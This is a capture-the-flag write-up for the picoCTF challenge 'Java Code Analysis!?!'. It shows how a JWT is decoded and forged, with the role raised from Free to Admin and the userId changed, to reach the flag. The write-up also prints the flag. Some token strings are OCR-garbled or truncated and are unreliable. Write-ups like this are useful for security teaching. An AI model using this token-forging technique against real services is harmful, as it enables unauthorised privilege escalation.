Java Code Analysis!?!

Web Exploitation

Description:

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Additional details will be available after launching your challenge instance.

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
Here are the credentials to get you started:

Username: "user"Password: "user"

Hints:

- 1) Maybe try to find the JWT Signing Key ("secret key") in the source code? Maybe it's hardcoded somewhere? Or maybe try to crack it?
- 2) The 'role' and 'userId' fields in the JWT can be of interest to you!
- 3) The 'controllers', 'services' and 'security' java packages in the given source code might need your attention. We've provided a README.md file that contains some documentation.
- 4) Upgrade your 'role' with the *new* (cracked) JWT. And re-login for the new role to get reflected in browser's localStorage.

Solution:



1) We find a jwt encoded key in the storage and use an online decoder.

Encoded

eyJ@eXAiOiJKV1QiLCJhbGciOi JIUzI1NiJ9.eyJyb2x1IjoiRnJ 1ZSIsImlzcyI6ImJvb2tzaGVsZ iIsImV4cCI6MTcwNTY5MjMwOCw iaWF@IjoxNzA1MDg3NTA4LCJ1c 2VySWQiOjEsImVtYWlsIjoidXN 1ciJ9.XgOf2Q1zxKPiSbGUUg5G WVeY5Q28NvdQISO20-gA7Y@

Decoded

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HEADER:

{
    "typ": "JWT",
    "alg": "HS256"
}

PAYLOAD:

{
    "role": "Free",
    "iss": "bookshelf",
    "exp": 1705692308,
    "iat": 1705087508,
    "userId": 1,
    "email": "user"
}

VERIFY SIGNATURE
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- 2) We find that we are currently in the free role but we need to be an admin to get the flag.
- 3) So we change our role to Admin and user to 2 to get the flag.

Encoded

eyJ@eXAiOiJKV1QiLCJhbGciOi
JIUzI1NiJ9.eyJyb2x1IjoiQWR
taW4iLCJpc3MiOiJib29rc2hlb
GYiLCJleHAiOjE3MDU3NTgxMDA
sImlhdCI6MTcwNTE1MzMwMCwid
XNlcklkIjoyLCJlbWFpbCI6InV
zZXIifQ.NM9Y9XY23Ue9V0H9y4
hz4R6wDtKKyosdUrphpUNgq14

Decoded

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HEADER:

{
    "typ": "JWT",
    "alg": "HS256"
}

PAYLOAD:

{
    "role": "Admin",
    "iss": "bookshelf",
    "exp": 1705758100,
    "iat": 1705153300,
    "userId": 2,
    "email": "user"
}
```

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Value
{"role":"Admin","iss":"bookshelf","exp":1705758100,"iat":1705153300,"userld":2,"email":"user"}
eyJ0eXAiOiJKV1QiLCJhbGciOiJlUzI1NiJ9.eyJyb2xlljoiQWRtaW4iLCJpc3MiOiJib29rc2hlbGYiLCJleHAiOjE3MDU3NTgxMDAslml.
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Great job! Here's your flag:

picoCTF{w34k_jwt_n0t_g00d_6e5d7df5}
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Flag: picoCTF{w34k_jwt_n0t_g00d_6e5d7df5}